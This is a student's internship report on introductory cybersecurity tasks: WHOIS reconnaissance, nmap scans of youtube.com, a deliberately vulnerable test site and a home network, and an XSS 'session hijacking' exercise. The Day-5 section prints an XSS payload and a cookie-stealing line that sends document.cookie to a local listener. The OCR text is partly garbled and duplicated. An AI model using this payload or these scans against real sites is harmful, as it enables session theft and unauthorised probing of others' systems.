DOCUMENTATION ON CYBERSECURITY

Reported on project by

LAKKARAJU PADMA

Reg no:720139005032

Sri Balaji Degree College-30252

Pendurthi-VSP

DAY-1

Task-1:

BUG BOUNTY PROGRAM :

Find the information about a particular Webste.

- **Step-1 :First open a browser,Then search bug bounty bounty progam as a vulnerable website.**

- **Step-2 :In this step select a website(Safehats) then find domaun name of that website.**

- **Step-3 :Now,Open OSNIT Framework it can have no.of tools I selecte a Tool**

  i.e.,Domain name->Whois records->Domain Dossier.

- **Step-4 :Enter Domain name then give some information about that particular website.**

Domain Whois record

Queried whois.internic.net with "dom safehats.com"...

Domain Name: SAFEHATS.COM

Registry Domain ID: 2040706811_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.godaddy.com

Registrar URL: http://www.godaddy.com

Updated Date: 2023-03-07T20:29:16Z

Creation Date: 2016-07-07T09:18:35Z

Registry Expiry Date: 2024-07-07T09:18:35Z

Registrar: GoDaddy.com, LLC

Registrar IANA ID: 146

Registrar Abuse Contact Email: abuse@godaddy.com

Registrar Abuse Contact Phone: 480-624-2505

Domain Status: ok https://icann.org/epp#ok

Name Server: NS23.DOMAINCONTROL.COM

Name Server: NS24.DOMAINCONTROL.COM

DNSSEC: unsigned

URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/

>>> Last update of whois database: 2023-07-20T14:13:40Z <<<

Queried whois.godaddy.com with "safehats.com"...

Domain Name: safehats.com

Registry Domain ID: 2040706811_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.godaddy.com

Registrar URL: https://www.godaddy.com

Updated Date: 2022-07-04T06:11:26Z

Creation Date: 2016-07-07T04:18:35Z

Registrar Registration Expiration Date: 2024-07-07T04:18:35Z

Registrar: GoDaddy.com, LLC

Registrar IANA ID: 146

Registrar Abuse Contact Email: abuse@godaddy.com

Registrar Abuse Contact Phone: +1.4806242505

Domain Status: ok https://icann.org/epp#ok

Registry Registrant ID: Not Available From Registry

Registrant Name: Registration Private

Registrant Organization: Domains By Proxy, LLC

Registrant Street: DomainsByProxy.com

Registrant Street: 2155 E Warner Rd

Registrant City: Tempe

Registrant State/Province: Arizona

Registrant Postal Code: 85284

Registrant Country: US

Registrant Phone: +1.4806242599

Registrant Phone Ext:

Registrant Fax: +1.4806242598

Registrant Fax Ext:

Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=safehats.com

Registry Admin ID: Not Available From Registry

Admin Name: Registration Private

Admin Organization: Domains By Proxy, LLC

Admin Street: DomainsByProxy.com

Admin Street: 2155 E Warner Rd

Admin City: Tempe

Admin State/Province: Arizona

Admin Postal Code: 85284

Admin Country: US

Admin Phone: +1.4806242599

Admin Phone Ext:

Admin Fax: +1.4806242598

Admin Fax Ext:

Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=safehats.com

Registry Tech ID: Not Available From Registry

Tech Name: Registration Private

Tech Organization: Domains By Proxy, LLC

Tech Street: DomainsByProxy.com

Tech Street: 2155 E Warner Rd

Tech City: Tempe

Tech State/Province: Arizona

Tech Postal Code: 85284

Tech Country: US

Tech Phone: +1.4806242599

Tech Phone Ext:

Tech Fax: +1.4806242598

Tech Fax Ext:

Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=safehats.com

Name Server: NS23.DOMAINCONTROL.COM

Name Server: NS24.DOMAINCONTROL.COM

DNSSEC: unsigned

URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/

>>> Last update of WHOIS database: 2023-07-20T14:14:00Z <<<

Task-2

Finding Vulnerable website

- **Step-1: First open a browser,search for vulnerable websites**

- **Step-2: Click on first link it will have some sites shown here**

1. Hack The Box

2. CTFlearn

3. bWAPP

4. HackThisSite

5. Google Gruyere

6. Damn Vulnerable iOS App - DVIA

- **Step-3: I selected a website(Hack The Box)**

DAY-2

Task-3

Gather Information about the target website by Using Footprinting and Reconnaissance

- **Step-1 : First open a browser.I alredy selected a website(Hack The Box) now find**

  domain name of that website i.e.,"hackthebox.com"

- **Step-2 : Open new tab search for OSNIT Framework I use some tools are shown**

  Domain Name->Whois Records->Domain Tools Whois

- **Step-3 : Enter the domain name it can shows some information about that domain name**

- **Step-4 : Whois Record for HackTheBox.com**

How does this work?

Domain Profile

Registrar Amazon Registrar, Inc.

IANA ID: 468

URL: https://registrar.amazon.com,http://registrar.amazon.com

Whois Server: whois.registrar.amazon.com

(p)

Registrar Status clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited

Dates 4,872 days old

Created on 2010-03-18

Expires on 2024-03-18

Updated on 2023-01-12

Name Servers CODY.NS.CLOUDFLARE.COM (has 25,467,771 domains)

JILL.NS.CLOUDFLARE.COM (has 25,467,771 domains)

IP Address 104.18.20.126 - 14 other sites hosted on this server

IP Location United States - Florida - Miami - Cloudflare Inc.

ASN United States AS13335 CLOUDFLARENET, US (registered Jul 14, 2010)

Domain Status Registered And No Website

IP History 27 changes on 27 unique IP addresses over 18 years

Registrar History 5 registrars with 5 drops

Hosting History 14 changes on 11 unique name servers over 20 years

Whois Record (last updated on 2023-07-21)

Domain Name: hackthebox.com

Registry Domain ID: 1589213536_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.registrar.amazon.com

Registrar URL: https://registrar.amazon.com

Updated Date: 2023-01-12T03:06:52Z

Creation Date: 2010-03-18T03:26:29Z

Registrar Registration Expiration Date: 2024-03-18T03:26:29Z

Registrar: Amazon Registrar, Inc.

Registrar IANA ID: 468

Registrar Abuse Contact Email:

Registrar Abuse Contact Phone: +1.2067406200

Domain Status: clientUpdateProhibited
https://icann.org/epp#clientUpdateProhibited

Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited

Domain Status: clientDeleteProhibited
https://icann.org/epp#clientDeleteProhibited

Registry Registrant ID: Not Available From Registry

Registrant Name: On behalf of hackthebox.com owner

Registrant Organization: Identity Protection Service

Registrant Street: PO Box 786

Registrant City: Hayes

Registrant State/Province: Middlesex

Registrant Postal Code: UB3 9TR

Registrant Country: GB

Registrant Phone: +44.1483307527

Registrant Phone Ext:

Registrant Fax: +44.1483304031

Registrant Fax Ext:

Registrant Email:

Registry Admin ID: Not Available From Registry

Admin Name: On behalf of hackthebox.com owner

Admin Organization: Identity Protection Service

Admin Street: PO Box 786

Admin City: Hayes

Admin State/Province: Middlesex

Admin Postal Code: UB3 9TR

Admin Country: GB

Admin Phone: +44.1483307527

Admin Phone Ext:

Admin Fax: +44.1483304031

Admin Fax Ext:

Admin Email:

Registry Tech ID: Not Available From Registry

Tech Name: On behalf of hackthebox.com owner

Tech Organization: Identity Protection Service

Tech Street: PO Box 786

Tech City: Hayes

Tech State/Province: Middlesex

Tech Postal Code: UB3 9TR

Tech Country: GB

Tech Phone: +44.1483307527

Tech Phone Ext:

Tech Fax: +44.1483304031

Tech Fax Ext:

Tech Email:

Name Server: CODY.NS.CLOUDFLARE.COM

Name Server: JILL.NS.CLOUDFLARE.COM

DNSSEC: signedDelegation

URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/

For more information on Whois status codes, please visit https://icann.org/epp

DAY-3

Task-4

Finding Ports for domain name by using nmap

- **Step-1 : First Open Kali Linux**

- **Step-2 : Now open Terminal Emulator**

- **Step-3 : Enter nmap youtube.com I got open ports about that domain name**

nmap youtube.com

Starting Nmap 7.93 (https://nmap.org) at 2023-07-21 03:10 EDT

Nmap scan report for youtube.com (142.250.71.46)

Host is up (0.027s latency).

Other addresses for youtube.com (not scanned): 2404:6800:4007:829::200e

rDNS record for 142.250.71.46: maa03s35-in-f14.1e100.net

Not shown: 996 filtered tcp ports (no-response)

PORT STATE SERVICE

25/tcp open smtp

53/tcp open domain

80/tcp open http

443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 5.20 seconds


Step-4 : Now using Chat GPT or Google I got this information about those 4 open ports

25 smtp:SMTP stands for Simple Mail Transfer Protocol—put simply, it's the process by which emails are sent across the Internet. Computer ports are how individual computers connect to a network and complete electronic processes. An SMTP port is a combination of both: a port designed to send email through a network and to its recipient.

53 domain: DNS port is the port assigned to the domain name system. The most frequently used DNS Port is UDP 53. It is the default port for almost all DNS queries. UDP is lightweight and faster than TCP. This can reduce performance overhead on DNS servers. DNS zone transfers rely on TCP port 53 because TCP is more reliable.

80 http: HTTP Port-80 is used for HTTP (Hyper Text Transfer Protocol) connection by default. It is a popular and widely used port across the globe. Port 80 was introduced by Tim Berners-Lee in 1991 in the HTTP 0.9 document. The document states that if there is no port assigned for HTTP connection, Port 80 is used by default.

443 https: The Internet Engineering Task Force (IETF) recognizes the TCP port number 443 as the default HTTPS protocol. It provides an encryption algorithm for exchanging information between web servers and browsers. HTTPS port 443 works by securing network traffic packets before the data transmission occurs.



DAY-4

Task-5

Exploitation of Vulnerabilities

- **Step-1: First open a kali Linux.**

- **Step-2: Now open Terminal Emulator then enter "nmap testphp.vulnweb.com**

nmap testphp.vulnweb.com

Starting Nmap 7.93 (https://nmap.org) at 2023-07-21 06:03 EDT

Nmap scan report for testphp.vulnweb.com (44.228.249.3)

Host is up (0.30s latency).

Other addresses for testphp.vulnweb.com (not scanned): 64:ff9b::2ce4:f903

rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com

Not shown: 999 filtered tcp ports (no-response)

PORT STATE SERVICE

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 30.76 seconds

- **Step-3: Take IP address of Domain now enter "nmap -sV 44.228.249.3 -p 80"**

nmap -sV 44.228.249.3 -p 80

Starting Nmap 7.93 (https://nmap.org) at 2023-07-21 06:21 EDT

Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

Host is up (0.49s latency).

PORT STATE SERVICE VERSION

80/tcp open http nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 32.80 seconds

- **Step-4: Copied the version nginx 1.19.0 and pasted in google I got some information shown below**

The current mainline branch is forked, to create the next stable branch. The new stable branch inherits all of the bug fixes, features, and other changes that went into the mainline branch during the previous year. Last month, NGINX 1.17.10 was forked to produce NGINX 1.18.0. Note that until the

release of the new mainline branch, ”stable” is identical to the current mainline branch, and may include new features that are just days old (that state ends today for the NGINX 1.18 branch).

The mainline branch gets a “version bump”; that is, the second part of the version number is incremented to the next odd number. Ongoing development continues in the mainline branch, with new releases built from the mainline every four to six weeks. Today marks the first release on the NGINX 1.19 mainline with NGINX 1.19.0.

The 2020 edition of the annual “version bump” for NGINX Open Source branches

DAY-5

Task-6

Session Hijacking Attack

- **Step -1:**

Go to browser and search

Crosssite scripting clean sheet

Then select tags

Then copy the code

<noscript><img title="</noscript><img src

onerror=alert(1)>"></noscript>

- **Step -2:**

Then take a domain name and search it in new tab

Then paste the code in that site

<noscript><img title="</noscript><img src

onerror=alert(1)>"></noscript>

- **Step-3:**

Then you will get a popup raised and gives 1

- **Step-4:**

After that again search for

That code this time remove alert(1)

And replace it by

windows.location='http://127.0.0.1:1337/?cookie='+document.cookie

'

Step -5

<noscript><img title="</noscript><img src onerror=alert(1)>"></noscript>

- **Step -6:**


We got in popup


A testphp.vulnweb.com + 2

testphp.vulnweb.com says

windows.location=http://127.0.0.1:1337/?cookie=

+'document.cookie'





DAY-6

Task-7

Nmap Checking Connected Devices to our Network

- **Step-1: Open Kali Linux**

- **Step-2: Open Terminal and update sudo apt packages.**

  Process:

  1)sudo su

  2)enter password

  3)Enter command:"apt update" It will be update packages

- **Step-3: Enter command apt upgrade packages are upgraded.**

- **Step-4: Enter command nmap -Pn 192.168.0.0/24**

  This is scan how many devices connected to our network

  Enter nmap -Pn 192.168.0.0/24.

- **Step-5:**

kali㉿Kali)-[~]

└─$ sudo su

[sudo] password for kali:

┌──(root㉿Kali)-[/home/kali]

└─# apt update

Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]

Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.5 MB]

Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [46.3 MB]

Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]

Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [219 kB]

Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [218 kB]

Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [918 kB]

Fetched 67.3 MB in 32s (2,128 kB/s)

Reading package lists... Done

Building dependency tree... Done

Reading state information... Done

725 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(root㉿Kali)-[/home/kali]

└─# nmap -Pn 192.168.0.0/24

Starting Nmap 7.93 (https://nmap.org) at 2023-07-22 00:16 EDT

Stats: 0:00:17 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 24.93% done; ETC: 00:17 (0:00:42 remaining)

Stats: 0:00:19 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 25.40% done; ETC: 00:17 (0:00:47 remaining)

Stats: 0:00:19 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 25.41% done; ETC: 00:17 (0:00:47 remaining)

Stats: 0:00:19 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 25.82% done; ETC: 00:17 (0:00:49 remaining)

Stats: 0:00:34 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 35.01% done; ETC: 00:18 (0:00:59 remaining)

Stats: 0:00:34 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 35.07% done; ETC: 00:18 (0:00:59 remaining)

Stats: 0:00:35 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 35.59% done; ETC: 00:18 (0:01:00 remaining)

Stats: 0:00:35 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 35.74% done; ETC: 00:18 (0:00:59 remaining)

Stats: 0:00:35 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 35.77% done; ETC: 00:18 (0:00:59 remaining)

Stats: 0:00:35 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 35.85% done; ETC: 00:18 (0:00:59 remaining)

Stats: 0:00:36 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 36.41% done; ETC: 00:18 (0:00:59 remaining)

Nmap scan report for 192.168.0.1

Host is up (0.00097s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE

53/tcp open domain

80/tcp open http

MAC Address: BC:22:28:45:A8:36 (D-Link International)

Nmap scan report for 192.168.0.101

Host is up (0.0036s latency).

Not shown: 997 closed tcp ports (reset)

PORT STATE SERVICE

80/tcp open http

554/tcp open rtsp

8088/tcp open radan-http

MAC Address: E4:24:6C:DB:2D:5F (Zhejiang Dahua Technology)

Nmap scan report for 192.168.0.102

Host is up (0.00050s latency).

All 1000 scanned ports on 192.168.0.102 are in ignored states.

Not shown: 1000 filtered tcp ports (no-response)

MAC Address: BC:22:28:BA:11:C5 (D-Link International)

Nmap scan report for 192.168.0.108

Host is up (0.00038s latency).

Not shown: 998 filtered tcp ports (no-response)

PORT STATE SERVICE

5357/tcp open wsdapi

7070/tcp open realserver

MAC Address: 00:E0:4F:1B:15:4F (Cisco Systems)

Nmap scan report for 192.168.0.118

Host is up (0.00035s latency).

Not shown: 999 filtered tcp ports (no-response)

PORT STATE SERVICE

7070/tcp open realserver

MAC Address: 00:E0:4D:B5:5B:27 (Internet Initiative Japan)

Nmap scan report for 192.168.0.120

Host is up (0.00047s latency).

Not shown: 996 filtered tcp ports (no-response)

PORT STATE SERVICE

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

7070/tcp open realserver

MAC Address: 0A:E0:AF:C4:00:9B (Unknown)

Nmap scan report for 192.168.0.121

Host is up (0.00044s latency).

Not shown: 998 filtered tcp ports (no-response)

PORT STATE SERVICE

6881/tcp open bittorrent-tracker

7070/tcp open realserver

MAC Address: 00:E0:4F:1B:15:55 (Cisco Systems)

Nmap scan report for 192.168.0.123

Host is up (0.00041s latency).

Not shown: 999 filtered tcp ports (no-response)

PORT STATE SERVICE

7070/tcp open realserver

MAC Address: 00:E0:4D:B5:5B:23 (Internet Initiative Japan)

Nmap scan report for 192.168.0.143

Host is up (0.0098s latency).

Not shown: 999 closed tcp ports (reset)

PORT STATE SERVICE

5060/tcp filtered sip

MAC Address: 06:83:42:48:B1:46 (Unknown)

Nmap scan report for 192.168.0.148

Host is up (0.00051s latency).

Not shown: 996 filtered tcp ports (no-response)

PORT STATE SERVICE

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

7070/tcp open realserver

MAC Address: 00:E0:4D:B9:21:CD (Internet Initiative Japan)

Nmap scan report for 192.168.0.158

Host is up (0.0062s latency).

All 1000 scanned ports on 192.168.0.158 are in ignored states.

Not shown: 1000 closed tcp ports (reset)

MAC Address: 1A:3A:ED:37:46:B8 (Unknown)

Nmap scan report for 192.168.0.160

Host is up (0.0060s latency).

All 1000 scanned ports on 192.168.0.160 are in ignored states.

Not shown: 1000 closed tcp ports (reset)

MAC Address: 10:3F:44:D2:49:F1 (Xiaomi Communications)

Nmap scan report for 192.168.0.161

Host is up (0.061s latency).

All 1000 scanned ports on 192.168.0.161 are in ignored states.

Not shown: 1000 closed tcp ports (reset)

MAC Address: AA:24:E5:A5:62:4C (Unknown)

Nmap scan report for 192.168.0.132

Host is up (0.0000050s latency).

All 1000 scanned ports on 192.168.0.132 are in ignored states.

Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (14 hosts up) scanned in 107.93 seconds

```
File  Actions  Edit  View  Help
┌──(kali㉿Kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿Kali)-[/home/kali]
└─# apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.5 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [46.3 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [219 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [218 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [918 kB]
Fetched 67.3 MB in 32s (2,128 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
725 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(root㉿Kali)-[/home/kali]
└─# nmap -Pn 192.168.0.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-22 00:16 EDT
Stats: 0:00:17 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 24.93% done; ETC: 00:17 (0:00:42 remaining)
Stats: 0:00:19 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.40% done; ETC: 00:17 (0:00:47 remaining)
Stats: 0:00:19 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.41% done; ETC: 00:17 (0:00:47 remaining)
Stats: 0:00:19 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.82% done; ETC: 00:17 (0:00:49 remaining)
Stats: 0:00:34 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.01% done; ETC: 00:18 (0:00:59 remaining)
Stats: 0:00:34 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.07% done; ETC: 00:18 (0:00:59 remaining)
Stats: 0:00:35 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.59% done; ETC: 00:18 (0:01:00 remaining)
Stats: 0:00:35 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.74% done; ETC: 00:18 (0:00:59 remaining)
Stats: 0:00:35 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.77% done; ETC: 00:18 (0:00:59 remaining)
Stats: 0:00:35 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.85% done; ETC: 00:18 (0:00:59 remaining)
Stats: 0:00:36 elapsed; 242 hosts completed (13 up), 13 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 36.41% done; ETC: 00:18 (0:00:59 remaining)
```

```
SYN Stealth Scan Timing: About 36.41% done; ETC: 00:18 (0:00:59 remaining)
Nmap scan report for 192.168.0.1
Host is up (0.00097s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: BC:22:28:45:A8:36 (D-Link International)

Nmap scan report for 192.168.0.101
Host is up (0.0036s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
554/tcp  open  rtsp
8088/tcp open  radan-http
MAC Address: E4:24:6C:DB:2D:5F (Zhejiang Dahua Technology)

Nmap scan report for 192.168.0.102
Host is up (0.00050s latency).
All 1000 scanned ports on 192.168.0.102 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: BC:22:28:BA:11:C5 (D-Link International)

